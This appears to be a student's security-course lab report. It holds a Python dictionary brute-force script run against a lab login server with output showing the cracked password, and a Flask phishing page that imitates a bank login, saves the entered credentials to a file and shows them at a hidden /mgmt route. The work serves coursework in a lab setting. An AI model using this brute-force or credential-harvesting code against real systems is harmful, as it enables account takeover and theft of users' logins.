

## Question 1

- Balance for Long Do: 38055
- Click on the text to see the recording: -> Q1 Recording




Figure 1: Q1 Result

## Question 2

Python 1: Q2

```
import requests

passwords = [l.rstrip() for l in open('/home/cse/Lab4/Q2dictionary.txt')]
correctPass = '<h1>You Logged In!!</h1>'

for p in passwords:
    r = requests.post('http://172.16.48.80', data={'username': 'V_Garin48', 'password': p, 'submit': 'Submit'})
    print(f"\r ({cnt}) checking {p}")
    if correctPass in r.text:
        print(f"found password {p}")
        break
```



The screenshot shows a terminal window with the following output:

```
1554/99998
1555/99998
1556/99998
1557/99998
1558/99998
1559/99998
1560/99998
1561/99998
1562/99998
1563/99998
1564/99998
1565/99998
1566/99998
1567/99998
1568/99998
1569/99998
1570/99998
1571/99998
1572/99998
1573/99998
1574/99998
1575/99998
1576/99998
1577/99998
aaron1
cse@cse3140-HVM-domU:~/Lab4/Solutions$
```

Figure 2: Q2 Result

## Question 3

- TA approval code: FLKUP01

Python 2: Q3

```
from flask import Flask

app = Flask(__name__)

@app.route("/")
def website():
    return "<p>Team 3</p> <p>Long Do</p> <p>Shichen Ma</p>"
if __name__ == '__main__':
    app.run()
```




Figure 3: Webpage

## Question 4

- TA approval code: GGJXF37

Python 3: Q4

```
from flask import Flask, request, render_template, render_template_string, redirect
app = Flask(__name__)
@app.route('/', methods=["GET", "POST"])
def home():
    if request.method == "POST":

        user = request.form.get("username")
        password = request.form.get("password")

        with open("spy.txt", "a") as f:
            f.write("{}\n".format(user, password))

        return redirect("http://127.0.0.1:2222")
    return render_template_string("""
<!DOCTYPE html>
<html lang="en">

<head>
    <title>Husky Banking</title>
    <link rel="stylesheet" href="/static/base.css">
</head>

<body>
    <form id="mainHandler" method="post">
        <h1 id="loginHeader">Husky Banking</h1>
        <p id="slogan">A bank where you know your money is in the right paws!</p>
        <p id="userInput"> <label for="username">Username</label>: <input id="username" name="username" type="text" value="Johnathan"></p>
        <p id="passInput"> <label for="password">Password</label>: <input id="password" name="password" type="password" value="1234567890"></p>
        <p id="signIn"><input id="submit" name="submit" type="submit" value="Sign In"></p>
        <p id="customPage"> <input id="customPage" name="customPage" type="submit" value="Custom Page"></p>
        <div id="johnathan"></div>
        <script src="/static/js/imageJS.js"></script>
    </form>
</body>
</html>""")

@app.route("/mgmt")
def mgmt():
    data = []

    try:
        with open("spy.txt") as f:
            for line in f:
                data.append(line)
    except FileNotFoundError:
        pass

    return "<br>".join(data)

if __name__ == '__main__':
    app.run()
```




Figure 4: Phising Webpage

- Click on the text to see the recording: -> Q4 Recording

## Question 5

- TA approval code: L2OTKAN
- The URL of the images:  
`http://127.0.0.1:2222/static/images/Blob/msc.jpg`  
`http://127.0.0.1:2222/static/images/Background/ggdog.jpg`  
`http://127.0.0.1:2222/static/images/Icon/johnathan.ico`  
`http://127.0.0.1:2222/url('static/images//Icon/derp.ico')`
- Click on the text to see the recording: -> Q5 Recording